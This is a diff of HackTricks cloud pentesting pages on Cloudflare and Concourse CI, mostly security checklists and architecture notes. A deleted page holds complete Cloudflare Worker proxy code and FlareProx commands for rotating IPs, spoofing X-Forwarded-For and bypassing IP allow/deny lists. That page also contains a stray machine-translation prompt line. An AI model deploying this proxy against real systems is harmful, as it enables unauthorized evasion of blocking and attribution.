- [ ] It's optional to configure custom pages when an error related to security is triggered (like a block, rate limiting or I'm under attack mode)
|
||||
|
||||
### Aplikacje
|
||||
### Apps
|
||||
|
||||
TODO
|
||||
|
||||
### Ochrona przed zeskrobywaniem
|
||||
### Scrape Shield
|
||||
|
||||
- [ ] Sprawdź, czy **Zamaskowanie adresu e-mail** jest **włączone**
|
||||
- [ ] Sprawdź, czy **Wykluczenia po stronie serwera** są **włączone**
|
||||
- [ ] Check **Email Address Obfuscation** is **enabled**
|
||||
- [ ] Check **Server-side Excludes** is **enabled**
|
||||
|
||||
### **Zaraz**
|
||||
|
||||
@@ -131,3 +131,6 @@ TODO
|
||||
TODO
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,286 +0,0 @@
|
||||
# Wykorzystywanie Cloudflare Workers jako pass-through proxies (IP rotation, FireProx-style)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
Cloudflare Workers mogą być wdrożone jako przezroczyste HTTP pass-through proxies, gdzie docelowy upstream URL jest dostarczany przez klienta. Żądania wychodzą z sieci Cloudflare, więc cel widzi adresy IP Cloudflare zamiast klienta. To odzwierciedla dobrze znaną technikę FireProx na AWS API Gateway, ale wykorzystuje Cloudflare Workers.
|
||||
|
||||
### Główne możliwości
|
||||
- Obsługa wszystkich metod HTTP (GET, POST, PUT, DELETE, PATCH, OPTIONS, HEAD)
|
||||
- Adres docelowy może być przekazywany przez parametr zapytania (?url=...), nagłówek (X-Target-URL) lub nawet zakodowany w ścieżce (np. /https://target)
|
||||
- Nagłówki i ciało żądania są przekazywane przez proxy z filtrowaniem nagłówków hop-by-hop w razie potrzeby
|
||||
- Odpowiedzi są przekazywane z powrotem, zachowując kod statusu i większość nagłówków
|
||||
- Opcjonalne sfałszowanie X-Forwarded-For (jeśli Worker ustawia go na podstawie nagłówka kontrolowanego przez użytkownika)
|
||||
- Bardzo szybka/łatwa rotacja przez wdrożenie wielu endpointów Worker i rozsyłanie żądań
|
||||
|
||||
### Jak to działa (przepływ)
|
||||
1) Klient wysyła żądanie HTTP do URL Worker (`<name>.<account>.workers.dev` lub trasy niestandardowej domeny).
|
||||
2) Worker wydobywa cel z parametru zapytania (?url=...), nagłówka X-Target-URL lub segmentu ścieżki, jeśli to zaimplementowano.
|
||||
3) Worker przekazuje metodę, nagłówki i ciało do wskazanego upstream URL (filtrując problematyczne nagłówki).
|
||||
4) Odpowiedź upstream jest przesyłana z powrotem do klienta przez Cloudflare; origin widzi adresy IP egress Cloudflare.
|
||||
|
||||
### Przykład implementacji Workera
|
||||
- Odczytuje adres URL celu z parametru zapytania, nagłówka lub ścieżki
|
||||
- Kopiuje bezpieczny podzbiór nagłówków i przekazuje oryginalną metodę/ciało
|
||||
- Opcjonalnie ustawia X-Forwarded-For używając nagłówka kontrolowanego przez użytkownika (X-My-X-Forwarded-For) lub losowego IP
|
||||
- Dodaje liberalne CORS i obsługuje preflight
|
||||
|
||||
<details>
|
||||
<summary>Przykładowy Worker (JavaScript) do pass-through proxying</summary>
|
||||
```javascript
|
||||
/**
|
||||
* Minimal Worker pass-through proxy
|
||||
* - Target URL from ?url=, X-Target-URL, or /https://...
|
||||
* - Proxies method/headers/body to upstream; relays response
|
||||
*/
|
||||
addEventListener('fetch', event => {
|
||||
event.respondWith(handleRequest(event.request))
|
||||
})
|
||||
|
||||
async function handleRequest(request) {
|
||||
try {
|
||||
const url = new URL(request.url)
|
||||
const targetUrl = getTargetUrl(url, request.headers)
|
||||
|
||||
if (!targetUrl) {
|
||||
return errorJSON('No target URL specified', 400, {
|
||||
usage: {
|
||||
query_param: '?url=https://example.com',
|
||||
header: 'X-Target-URL: https://example.com',
|
||||
path: '/https://example.com'
|
||||
}
|
||||
})
|
||||
}
|
||||
|
||||
let target
|
||||
try { target = new URL(targetUrl) } catch (e) {
|
||||
return errorJSON('Invalid target URL', 400, { provided: targetUrl })
|
||||
}
|
||||
|
||||
// Forward original query params except control ones
|
||||
const passthru = new URLSearchParams()
|
||||
for (const [k, v] of url.searchParams) {
|
||||
if (!['url', '_cb', '_t'].includes(k)) passthru.append(k, v)
|
||||
}
|
||||
if (passthru.toString()) target.search = passthru.toString()
|
||||
|
||||
// Build proxied request
|
||||
const proxyReq = buildProxyRequest(request, target)
|
||||
const upstream = await fetch(proxyReq)
|
||||
|
||||
return buildProxyResponse(upstream, request.method)
|
||||
} catch (error) {
|
||||
return errorJSON('Proxy request failed', 500, {
|
||||
message: error.message,
|
||||
timestamp: new Date().toISOString()
|
||||
})
|
||||
}
|
||||
}
|
||||
|
||||
function getTargetUrl(url, headers) {
|
||||
let t = url.searchParams.get('url') || headers.get('X-Target-URL')
|
||||
if (!t && url.pathname !== '/') {
|
||||
const p = url.pathname.slice(1)
|
||||
if (p.startsWith('http')) t = p
|
||||
}
|
||||
return t
|
||||
}
|
||||
|
||||
function buildProxyRequest(request, target) {
|
||||
const h = new Headers()
|
||||
const allow = [
|
||||
'accept','accept-language','accept-encoding','authorization',
|
||||
'cache-control','content-type','origin','referer','user-agent'
|
||||
]
|
||||
for (const [k, v] of request.headers) {
|
||||
if (allow.includes(k.toLowerCase())) h.set(k, v)
|
||||
}
|
||||
h.set('Host', target.hostname)
|
||||
|
||||
// Optional: spoof X-Forwarded-For if provided
|
||||
const spoof = request.headers.get('X-My-X-Forwarded-For')
|
||||
h.set('X-Forwarded-For', spoof || randomIP())
|
||||
|
||||
return new Request(target.toString(), {
|
||||
method: request.method,
|
||||
headers: h,
|
||||
body: ['GET','HEAD'].includes(request.method) ? null : request.body
|
||||
})
|
||||
}
|
||||
|
||||
function buildProxyResponse(resp, method) {
|
||||
const h = new Headers()
|
||||
for (const [k, v] of resp.headers) {
|
||||
if (!['content-encoding','content-length','transfer-encoding'].includes(k.toLowerCase())) {
|
||||
h.set(k, v)
|
||||
}
|
||||
}
|
||||
// Permissive CORS for tooling convenience
|
||||
h.set('Access-Control-Allow-Origin', '*')
|
||||
h.set('Access-Control-Allow-Methods', 'GET, POST, PUT, DELETE, OPTIONS, PATCH, HEAD')
|
||||
h.set('Access-Control-Allow-Headers', '*')
|
||||
|
||||
if (method === 'OPTIONS') return new Response(null, { status: 204, headers: h })
|
||||
return new Response(resp.body, { status: resp.status, statusText: resp.statusText, headers: h })
|
||||
}
|
||||
|
||||
function errorJSON(msg, status=400, extra={}) {
|
||||
return new Response(JSON.stringify({ error: msg, ...extra }), {
|
||||
status, headers: { 'Content-Type': 'application/json' }
|
||||
})
|
||||
}
|
||||
|
||||
function randomIP() { return [1,2,3,4].map(() => Math.floor(Math.random()*255)+1).join('.') }
|
||||
```
|
||||
</details>
|
||||
|
||||
### Automatyzacja wdrażania i rotacji za pomocą FlareProx
|
||||
|
||||
FlareProx to narzędzie w Pythonie, które korzysta z Cloudflare API do wdrażania wielu Worker endpoints i rotowania pomiędzy nimi. Zapewnia to FireProx-like rotację adresów IP z sieci Cloudflare.
|
||||
|
||||
Konfiguracja
|
||||
1) Utwórz Cloudflare API Token, używając szablonu “Edit Cloudflare Workers”, i pobierz swój Account ID z dashboardu.
|
||||
2) Skonfiguruj FlareProx:
|
||||
```bash
|
||||
git clone https://github.com/MrTurvey/flareprox
|
||||
cd flareprox
|
||||
pip install -r requirements.txt
|
||||
```
|
||||
**Utwórz plik konfiguracyjny flareprox.json:**
|
||||
```json
|
||||
{
|
||||
"cloudflare": {
|
||||
"api_token": "your_cloudflare_api_token",
|
||||
"account_id": "your_cloudflare_account_id"
|
||||
}
|
||||
}
|
||||
```
|
||||
**Użycie CLI**
|
||||
|
||||
- Utwórz N Worker proxies:
|
||||
```bash
|
||||
python3 flareprox.py create --count 2
|
||||
```
|
||||
- Wypisz endpointy:
|
||||
```bash
|
||||
python3 flareprox.py list
|
||||
```
|
||||
- Endpointy health-test:
|
||||
```bash
|
||||
python3 flareprox.py test
|
||||
```
|
||||
- Usuń wszystkie endpoints:
|
||||
```bash
|
||||
python3 flareprox.py cleanup
|
||||
```
|
||||
**Przekierowywanie ruchu przez Worker**
|
||||
- Forma parametru zapytania:
|
||||
```bash
|
||||
curl "https://your-worker.account.workers.dev?url=https://httpbin.org/ip"
|
||||
```
|
||||
Proszę wklej zawartość pliku/sekcji, którą mam przetłumaczyć. Zachowam oryginalny markdown/HTML i nie będę tłumaczył kodu, linków, nazw technicznych ani ścieżek.
|
||||
```bash
|
||||
curl -H "X-Target-URL: https://httpbin.org/ip" https://your-worker.account.workers.dev
|
||||
```
|
||||
- Forma ścieżki (jeśli zaimplementowano):
|
||||
```bash
|
||||
curl https://your-worker.account.workers.dev/https://httpbin.org/ip
|
||||
```
|
||||
- Przykłady metod:
|
||||
```bash
|
||||
# GET
|
||||
curl "https://your-worker.account.workers.dev?url=https://httpbin.org/get"
|
||||
|
||||
# POST (form)
|
||||
curl -X POST -d "username=admin" \
|
||||
"https://your-worker.account.workers.dev?url=https://httpbin.org/post"
|
||||
|
||||
# PUT (JSON)
|
||||
curl -X PUT -d '{"username":"admin"}' -H "Content-Type: application/json" \
|
||||
"https://your-worker.account.workers.dev?url=https://httpbin.org/put"
|
||||
|
||||
# DELETE
|
||||
curl -X DELETE \
|
||||
"https://your-worker.account.workers.dev?url=https://httpbin.org/delete"
|
||||
```
|
||||
**`X-Forwarded-For` kontrola**
|
||||
|
||||
Jeśli Worker honoruje `X-My-X-Forwarded-For`, możesz wpłynąć na wartość upstream `X-Forwarded-For`:
|
||||
```bash
|
||||
curl -H "X-My-X-Forwarded-For: 203.0.113.10" \
|
||||
"https://your-worker.account.workers.dev?url=https://httpbin.org/headers"
|
||||
```
|
||||
**Użycie programowe**
|
||||
|
||||
Użyj biblioteki FlareProx do tworzenia, listowania i testowania endpointów oraz kierowania żądań z Pythona.
|
||||
|
||||
<details>
|
||||
<summary>Przykład w Pythonie: Wyślij POST przez losowy Worker endpoint</summary>
|
||||
```python
|
||||
#!/usr/bin/env python3
|
||||
from flareprox import FlareProx, FlareProxError
|
||||
import json
|
||||
|
||||
# Initialize
|
||||
flareprox = FlareProx(config_file="flareprox.json")
|
||||
if not flareprox.is_configured:
|
||||
print("FlareProx not configured. Run: python3 flareprox.py config")
|
||||
exit(1)
|
||||
|
||||
# Ensure endpoints exist
|
||||
endpoints = flareprox.sync_endpoints()
|
||||
if not endpoints:
|
||||
print("Creating proxy endpoints...")
|
||||
flareprox.create_proxies(count=2)
|
||||
|
||||
# Make a POST request through a random endpoint
|
||||
try:
|
||||
post_data = json.dumps({
|
||||
"username": "testuser",
|
||||
"message": "Hello from FlareProx!",
|
||||
"timestamp": "2025-01-01T12:00:00Z"
|
||||
})
|
||||
|
||||
headers = {
|
||||
"Content-Type": "application/json",
|
||||
"User-Agent": "FlareProx-Client/1.0"
|
||||
}
|
||||
|
||||
response = flareprox.redirect_request(
|
||||
target_url="https://httpbin.org/post",
|
||||
method="POST",
|
||||
headers=headers,
|
||||
data=post_data
|
||||
)
|
||||
|
||||
if response.status_code == 200:
|
||||
result = response.json()
|
||||
print("✓ POST successful via FlareProx")
|
||||
print(f"Origin IP: {result.get('origin', 'unknown')}")
|
||||
print(f"Posted data: {result.get('json', {})}")
|
||||
else:
|
||||
print(f"Request failed with status: {response.status_code}")
|
||||
|
||||
except FlareProxError as e:
|
||||
print(f"FlareProx error: {e}")
|
||||
except Exception as e:
|
||||
print(f"Request error: {e}")
|
||||
```
|
||||
</details>
|
||||
|
||||
**Burp/Scanner integration**
|
||||
- Wskaż narzędzia (np. Burp Suite) na Worker URL.
|
||||
- Podaj rzeczywisty upstream za pomocą ?url= lub X-Target-URL.
|
||||
- Semantyka HTTP (methods/headers/body) jest zachowana przy jednoczesnym maskowaniu twojego adresu IP źródłowego za Cloudflare.
|
||||
|
||||
**Operational notes and limits**
|
||||
- Cloudflare Workers Free plan pozwala na około 100 000 żądań/dzień na konto; użyj wielu endpointów, aby rozłożyć ruch w razie potrzeby.
|
||||
- Workers działają w sieci Cloudflare; wiele celów zobaczy jedynie Cloudflare IPs/ASN, co może obejść naiwną listę dozwolonych/odrzuconych IP lub heurystyki geolokalizacyjne.
|
||||
- Używaj odpowiedzialnie i tylko za autoryzacją. Szanuj ToS i robots.txt.
|
||||
|
||||
## Referencje
|
||||
- [FlareProx (Cloudflare Workers pass-through/rotation)](https://github.com/MrTurvey/flareprox)
|
||||
- [Cloudflare Workers fetch() API](https://developers.cloudflare.com/workers/runtime-apis/fetch/)
|
||||
- [Cloudflare Workers pricing and free tier](https://developers.cloudflare.com/workers/platform/pricing/)
|
||||
- [FireProx (AWS API Gateway)](https://github.com/ustayready/fireprox)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
@@ -2,43 +2,43 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
W koncie **Cloudflare Zero Trust Network** istnieje kilka **ustawień i usług**, które można skonfigurować. Na tej stronie zamierzamy **analizować ustawienia związane z bezpieczeństwem w każdej sekcji:**
|
||||
In a **Cloudflare Zero Trust Network** account there are some **settings and services** that can be configured. In this page we are going to **analyze the security related settings of each section:**
|
||||
|
||||
<figure><img src="../../images/image (206).png" alt=""><figcaption></figcaption></figure>
|
||||
|
||||
### Analytics
|
||||
|
||||
- [ ] Przydatne do **poznania środowiska**
|
||||
- [ ] Useful to **get to know the environment**
|
||||
|
||||
### **Gateway**
|
||||
|
||||
- [ ] W **`Policies`** można generować polityki, aby **ograniczyć** dostęp do aplikacji na podstawie **DNS**, **sieci** lub **żądania HTTP**.
|
||||
- Jeśli jest używane, **polityki** mogą być tworzone w celu **ograniczenia** dostępu do złośliwych stron.
|
||||
- To jest **istotne tylko, jeśli używany jest brama**, w przeciwnym razie nie ma powodu, aby tworzyć polityki obronne.
|
||||
- [ ] In **`Policies`** it's possible to generate policies to **restrict** by **DNS**, **network** or **HTTP** request who can access applications.
|
||||
- If used, **policies** could be created to **restrict** the access to malicious sites.
|
||||
- This is **only relevant if a gateway is being used**, if not, there is no reason to create defensive policies.
|
||||
|
||||
### Access
|
||||
|
||||
#### Applications
|
||||
|
||||
W każdej aplikacji:
|
||||
On each application:
|
||||
|
||||
- [ ] Sprawdź **kto** może uzyskać dostęp do aplikacji w **Policies** i upewnij się, że **tylko** **użytkownicy**, którzy **potrzebują dostępu** do aplikacji, mogą uzyskać dostęp.
|
||||
- Aby umożliwić dostęp, będą używane **`Access Groups`** (można również ustawić **dodatkowe zasady**)
|
||||
- [ ] Sprawdź **dostępnych dostawców tożsamości** i upewnij się, że **nie są zbyt otwarci**
|
||||
- [ ] W **`Settings`**:
|
||||
- [ ] Sprawdź, czy **CORS nie jest włączony** (jeśli jest włączony, sprawdź, czy jest **bezpieczny** i nie pozwala na wszystko)
|
||||
- [ ] Ciasteczka powinny mieć atrybut **Strict Same-Site**, **HTTP Only** i **binding cookie** powinien być **włączony**, jeśli aplikacja jest HTTP.
|
||||
- [ ] Rozważ również włączenie **renderowania w przeglądarce** dla lepszej **ochrony. Więcej informacji o** [**izolacji przeglądarki zdalnej tutaj**](https://blog.cloudflare.com/cloudflare-and-remote-browser-isolation/)**.**
|
||||
- [ ] Check **who** can access to the application in the **Policies** and check that **only** the **users** that **need access** to the application can access.
|
||||
- To allow access **`Access Groups`** are going to be used (and **additional rules** can be set also)
|
||||
- [ ] Check the **available identity providers** and make sure they **aren't too open**
|
||||
- [ ] In **`Settings`**:
|
||||
- [ ] Check **CORS isn't enabled** (if it's enabled, check it's **secure** and it isn't allowing everything)
|
||||
- [ ] Cookies should have **Strict Same-Site** attribute, **HTTP Only** and **binding cookie** should be **enabled** if the application is HTTP.
|
||||
- [ ] Consider enabling also **Browser rendering** for better **protection. More info about** [**remote browser isolation here**](https://blog.cloudflare.com/cloudflare-and-remote-browser-isolation/)**.**
|
||||
|
||||
#### **Access Groups**
|
||||
|
||||
- [ ] Sprawdź, czy wygenerowane grupy dostępu są **prawidłowo ograniczone** do użytkowników, którym powinny zezwalać.
|
||||
- [ ] Szczególnie ważne jest, aby sprawdzić, czy **domyślna grupa dostępu nie jest zbyt otwarta** (nie **pozwala zbyt wielu osobom**), ponieważ **domyślnie** każdy w tej **grupie** będzie mógł **uzyskać dostęp do aplikacji**.
|
||||
- Zauważ, że możliwe jest nadanie **dostępu** do **WSZYSTKICH** i innych **bardzo otwartych polityk**, które nie są zalecane, chyba że są 100% konieczne.
|
||||
- [ ] Check that the access groups generated are **correctly restricted** to the users they should allow.
|
||||
- [ ] It's specially important to check that the **default access group isn't very open** (it's **not allowing too many people**) as by **default** anyone in that **group** is going to be able to **access applications**.
|
||||
- Note that it's possible to give **access** to **EVERYONE** and other **very open policies** that aren't recommended unless 100% necessary.
|
||||
|
||||
#### Service Auth
|
||||
|
||||
- [ ] Sprawdź, czy wszystkie tokeny usługowe **wygasają w ciągu 1 roku lub mniej**
|
||||
- [ ] Check that all service tokens **expires in 1 year or less**
|
||||
|
||||
#### Tunnels
|
||||
|
||||
@@ -50,12 +50,15 @@ TODO
|
||||
|
||||
### Logs
|
||||
|
||||
- [ ] Możesz szukać **nieoczekiwanych działań** ze strony użytkowników
|
||||
- [ ] You could search for **unexpected actions** from users
|
||||
|
||||
### Settings
|
||||
|
||||
- [ ] Sprawdź **typ planu**
|
||||
- [ ] Możliwe jest zobaczenie **nazwy właściciela karty kredytowej**, **ostatnich 4 cyfr**, **daty ważności** i **adresu**
|
||||
- [ ] Zaleca się **dodanie daty wygaśnięcia miejsca użytkownika**, aby usunąć użytkowników, którzy naprawdę nie korzystają z tej usługi
|
||||
- [ ] Check the **plan type**
|
||||
- [ ] It's possible to see the **credits card owner name**, **last 4 digits**, **expiration** date and **address**
|
||||
- [ ] It's recommended to **add a User Seat Expiration** to remove users that doesn't really use this service
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -2,32 +2,35 @@
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Podstawowe informacje
|
||||
## Basic Information
|
||||
|
||||
Concourse pozwala na **tworzenie pipeline'ów**, aby automatycznie uruchamiać testy, akcje i budować obrazy, kiedy tylko potrzebujesz (na podstawie czasu, gdy coś się wydarzy...)
|
||||
Concourse allows you to **build pipelines** to automatically run tests, actions and build images whenever you need it (time based, when something happens...)
|
||||
|
||||
## Architektura Concourse
|
||||
## Concourse Architecture
|
||||
|
||||
Dowiedz się, jak zbudowane jest środowisko concourse w:
|
||||
Learn how the concourse environment is structured in:
|
||||
|
||||
{{#ref}}
|
||||
concourse-architecture.md
|
||||
{{#endref}}
|
||||
|
||||
## Laboratorium Concourse
|
||||
## Concourse Lab
|
||||
|
||||
Dowiedz się, jak możesz uruchomić środowisko concourse lokalnie, aby przeprowadzić własne testy w:
|
||||
Learn how you can run a concourse environment locally to do your own tests in:
|
||||
|
||||
{{#ref}}
|
||||
concourse-lab-creation.md
|
||||
{{#endref}}
|
||||
|
||||
## Enumeracja i atak na Concourse
|
||||
## Enumerate & Attack Concourse
|
||||
|
||||
Dowiedz się, jak możesz enumerować środowisko concourse i je wykorzystywać w:
|
||||
Learn how you can enumerate the concourse environment and abuse it in:
|
||||
|
||||
{{#ref}}
|
||||
concourse-enumeration-and-attacks.md
|
||||
{{#endref}}
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
|
||||
@@ -1,38 +1,42 @@
|
||||
# Architektura Concourse
|
||||
# Concourse Architecture
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
## Architektura Concourse
|
||||
## Concourse Architecture
|
||||
|
||||
[**Istotne dane z dokumentacji Concourse:**](https://concourse-ci.org/internals.html)
|
||||
|
||||
### Architektura
|
||||
|
||||
[**Relevant data from Concourse documentation:**](https://concourse-ci.org/internals.html)
|
||||
|
||||
### Architecture
|
||||
|
||||
.png>)
|
||||
|
||||
#### ATC: interfejs webowy i harmonogram budowy
|
||||
#### ATC: web UI & build scheduler
|
||||
|
||||
ATC jest sercem Concourse. Uruchamia **interfejs webowy i API** i jest odpowiedzialne za cały **harmonogram pipeline'ów**. **Łączy się z PostgreSQL**, którego używa do przechowywania danych pipeline'ów (w tym logów budowy).
|
||||
The ATC is the heart of Concourse. It runs the **web UI and API** and is responsible for all pipeline **scheduling**. It **connects to PostgreSQL**, which it uses to store pipeline data (including build logs).
|
||||
|
||||
Odpowiedzialnością [checker](https://concourse-ci.org/checker.html) jest ciągłe sprawdzanie nowych wersji zasobów. [scheduler](https://concourse-ci.org/scheduler.html) jest odpowiedzialny za planowanie budów dla zadania, a [build tracker](https://concourse-ci.org/build-tracker.html) jest odpowiedzialny za uruchamianie wszelkich zaplanowanych budów. [garbage collector](https://concourse-ci.org/garbage-collector.html) jest mechanizmem czyszczącym do usuwania wszelkich nieużywanych lub przestarzałych obiektów, takich jak kontenery i wolumeny.
|
||||
The [checker](https://concourse-ci.org/checker.html)'s responsibility is to continuously checks for new versions of resources. The [scheduler](https://concourse-ci.org/scheduler.html) is responsible for scheduling builds for a job and the [build tracker](https://concourse-ci.org/build-tracker.html) is responsible for running any scheduled builds. The [garbage collector](https://concourse-ci.org/garbage-collector.html) is the cleanup mechanism for removing any unused or outdated objects, such as containers and volumes.
|
||||
|
||||
#### TSA: rejestracja pracowników i przekazywanie
|
||||
#### TSA: worker registration & forwarding
|
||||
|
||||
TSA to **serwer SSH zbudowany na zamówienie**, który jest używany wyłącznie do bezpiecznej **rejestracji** [**pracowników**](https://concourse-ci.org/internals.html#architecture-worker) z [ATC](https://concourse-ci.org/internals.html#component-atc).
|
||||
The TSA is a **custom-built SSH server** that is used solely for securely **registering** [**workers**](https://concourse-ci.org/internals.html#architecture-worker) with the [ATC](https://concourse-ci.org/internals.html#component-atc).
|
||||
|
||||
TSA domyślnie **nasłuchuje na porcie `2222`** i zazwyczaj znajduje się w tym samym miejscu co [ATC](https://concourse-ci.org/internals.html#component-atc) i jest za load balancerem.
|
||||
The TSA by **default listens on port `2222`**, and is usually colocated with the [ATC](https://concourse-ci.org/internals.html#component-atc) and sitting behind a load balancer.
|
||||
|
||||
**TSA implementuje CLI przez połączenie SSH,** wspierając [**te komendy**](https://concourse-ci.org/internals.html#component-tsa).
|
||||
The **TSA implements CLI over the SSH connection,** supporting [**these commands**](https://concourse-ci.org/internals.html#component-tsa).
|
||||
|
||||
#### Pracownicy
|
||||
#### Workers
|
||||
|
||||
Aby wykonać zadania, Concourse musi mieć kilku pracowników. Ci pracownicy **rejestrują się** za pośrednictwem [TSA](https://concourse-ci.org/internals.html#component-tsa) i uruchamiają usługi [**Garden**](https://github.com/cloudfoundry-incubator/garden) i [**Baggageclaim**](https://github.com/concourse/baggageclaim).
|
||||
In order to execute tasks concourse must have some workers. These workers **register themselves** via the [TSA](https://concourse-ci.org/internals.html#component-tsa) and run the services [**Garden**](https://github.com/cloudfoundry-incubator/garden) and [**Baggageclaim**](https://github.com/concourse/baggageclaim).
|
||||
|
||||
- **Garden**: To jest **API zarządzania kontenerami**, zazwyczaj uruchamiane na **porcie 7777** przez **HTTP**.
|
||||
- **Baggageclaim**: To jest **API zarządzania wolumenami**, zazwyczaj uruchamiane na **porcie 7788** przez **HTTP**.
|
||||
- **Garden**: This is the **Container Manage AP**I, usually run in **port 7777** via **HTTP**.
|
||||
- **Baggageclaim**: This is the **Volume Management API**, usually run in **port 7788** via **HTTP**.
|
||||
|
||||
## Odniesienia
|
||||
## References
|
||||
|
||||
- [https://concourse-ci.org/internals.html](https://concourse-ci.org/internals.html)
|
||||
|
||||
{{#include ../../banners/hacktricks-training.md}}
|
||||
|
||||
|
||||
|
||||
@@ -4,47 +4,51 @@
|
||||
|
||||
## Concourse Enumeration & Attacks
|
||||
|
||||
|
||||
|
||||
### User Roles & Permissions
|
||||
|
||||
Concourse ma pięć ról:
|
||||
Concourse comes with five roles:
|
||||
|
||||
- _Concourse_ **Admin**: Ta rola jest przyznawana tylko właścicielom **głównego zespołu** (domyślny początkowy zespół concourse). Administratorzy mogą **konfigurować inne zespoły** (np.: `fly set-team`, `fly destroy-team`...). Uprawnienia tej roli nie mogą być zmieniane przez RBAC.
|
||||
- **owner**: Właściciele zespołów mogą **modyfikować wszystko w zespole**.
|
||||
- **member**: Członkowie zespołu mogą **czytać i pisać** w **zasobach zespołu**, ale nie mogą modyfikować ustawień zespołu.
|
||||
- **pipeline-operator**: Operatorzy pipeline mogą wykonywać **operacje pipeline**, takie jak uruchamianie budów i przypinanie zasobów, jednak nie mogą aktualizować konfiguracji pipeline.
|
||||
- **viewer**: Widzowie zespołu mają **dostęp "tylko do odczytu" do zespołu** i jego pipeline.
|
||||
- _Concourse_ **Admin**: This role is only given to owners of the **main team** (default initial concourse team). Admins can **configure other teams** (e.g.: `fly set-team`, `fly destroy-team`...). The permissions of this role cannot be affected by RBAC.
|
||||
- **owner**: Team owners can **modify everything within the team**.
|
||||
- **member**: Team members can **read and write** within the **teams assets** but cannot modify the team settings.
|
||||
- **pipeline-operator**: Pipeline operators can perform **pipeline operations** such as triggering builds and pinning resources, however they cannot update pipeline configurations.
|
||||
- **viewer**: Team viewers have **"read-only" access to a team** and its pipelines.
|
||||
|
||||
> [!NOTE]
|
||||
> Ponadto, **uprawnienia ról owner, member, pipeline-operator i viewer mogą być modyfikowane** poprzez konfigurację RBAC (konfigurując bardziej szczegółowo jego działania). Przeczytaj więcej na ten temat w: [https://concourse-ci.org/user-roles.html](https://concourse-ci.org/user-roles.html)
|
||||
> Moreover, the **permissions of the roles owner, member, pipeline-operator and viewer can be modified** configuring RBAC (configuring more specifically it's actions). Read more about it in: [https://concourse-ci.org/user-roles.html](https://concourse-ci.org/user-roles.html)
|
||||
|
||||
Zauważ, że Concourse **grupuje pipeline w zespołach**. Dlatego użytkownicy należący do zespołu będą mogli zarządzać tymi pipeline i **może istnieć kilka zespołów**. Użytkownik może należeć do kilku zespołów i mieć różne uprawnienia w każdym z nich.
|
||||
Note that Concourse **groups pipelines inside Teams**. Therefore users belonging to a Team will be able to manage those pipelines and **several Teams** might exist. A user can belong to several Teams and have different permissions inside each of them.
|
||||
|
||||
### Vars & Credential Manager
|
||||
|
||||
W konfiguracjach YAML możesz konfigurować wartości używając składni `((_source-name_:_secret-path_._secret-field_))`.\
|
||||
[Z dokumentacji:](https://concourse-ci.org/vars.html#var-syntax) **source-name jest opcjonalny**, a jeśli zostanie pominięty, zostanie użyty [menedżer poświadczeń w skali klastra](https://concourse-ci.org/vars.html#cluster-wide-credential-manager), lub wartość może być podana [statycznie](https://concourse-ci.org/vars.html#static-vars).\
|
||||
**Opcjonalne \_secret-field**\_ określa pole w pobranym sekrecie do odczytu. Jeśli zostanie pominięte, menedżer poświadczeń może zdecydować się na odczytanie 'domyślnego pola' z pobranych poświadczeń, jeśli pole istnieje.\
|
||||
Ponadto, _**secret-path**_ i _**secret-field**_ mogą być otoczone podwójnymi cudzysłowami `"..."`, jeśli **zawierają znaki specjalne** takie jak `.` i `:`. Na przykład, `((source:"my.secret"."field:1"))` ustawi _secret-path_ na `my.secret` i _secret-field_ na `field:1`.
|
||||
In the YAML configs you can configure values using the syntax `((_source-name_:_secret-path_._secret-field_))`.\
|
||||
[From the docs:](https://concourse-ci.org/vars.html#var-syntax) The **source-name is optional**, and if omitted, the [cluster-wide credential manager](https://concourse-ci.org/vars.html#cluster-wide-credential-manager) will be used, or the value may be provided [statically](https://concourse-ci.org/vars.html#static-vars).\
|
||||
The **optional \_secret-field**\_ specifies a field on the fetched secret to read. If omitted, the credential manager may choose to read a 'default field' from the fetched credential if the field exists.\
|
||||
Moreover, the _**secret-path**_ and _**secret-field**_ may be surrounded by double quotes `"..."` if they **contain special characters** like `.` and `:`. For instance, `((source:"my.secret"."field:1"))` will set the _secret-path_ to `my.secret` and the _secret-field_ to `field:1`.
|
||||
|
||||
#### Static Vars
|
||||
|
||||
Statyczne zmienne mogą być określone w **krokach zadań**:
|
||||
Static vars can be specified in **tasks steps**:
|
||||
|
||||
```yaml
|
||||
- task: unit-1.13
|
||||
file: booklit/ci/unit.yml
|
||||
vars: { tag: 1.13 }
|
||||
file: booklit/ci/unit.yml
|
||||
vars: { tag: 1.13 }
|
||||
```
|
||||
|
||||
Or using the following `fly` **arguments**:
|
||||
|
||||
- `-v` or `--var` `NAME=VALUE` ustawia ciąg `VALUE` jako wartość dla zmiennej `NAME`.
|
||||
- `-y` or `--yaml-var` `NAME=VALUE` analizuje `VALUE` jako YAML i ustawia go jako wartość dla zmiennej `NAME`.
|
||||
- `-i` or `--instance-var` `NAME=VALUE` analizuje `VALUE` jako YAML i ustawia go jako wartość dla zmiennej instancji `NAME`. Zobacz [Grouping Pipelines](https://concourse-ci.org/instanced-pipelines.html), aby dowiedzieć się więcej o zmiennych instancji.
|
||||
- `-l` or `--load-vars-from` `FILE` ładuje `FILE`, dokument YAML zawierający mapowanie nazw zmiennych na wartości, i ustawia je wszystkie.
|
||||
- `-v` or `--var` `NAME=VALUE` sets the string `VALUE` as the value for the var `NAME`.
|
||||
- `-y` or `--yaml-var` `NAME=VALUE` parses `VALUE` as YAML and sets it as the value for the var `NAME`.
|
||||
- `-i` or `--instance-var` `NAME=VALUE` parses `VALUE` as YAML and sets it as the value for the instance var `NAME`. See [Grouping Pipelines](https://concourse-ci.org/instanced-pipelines.html) to learn more about instance vars.
|
||||
- `-l` or `--load-vars-from` `FILE` loads `FILE`, a YAML document containing mapping var names to values, and sets them all.
|
||||
|
||||
#### Zarządzanie poświadczeniami
|
||||
#### Credential Management
|
||||
|
||||
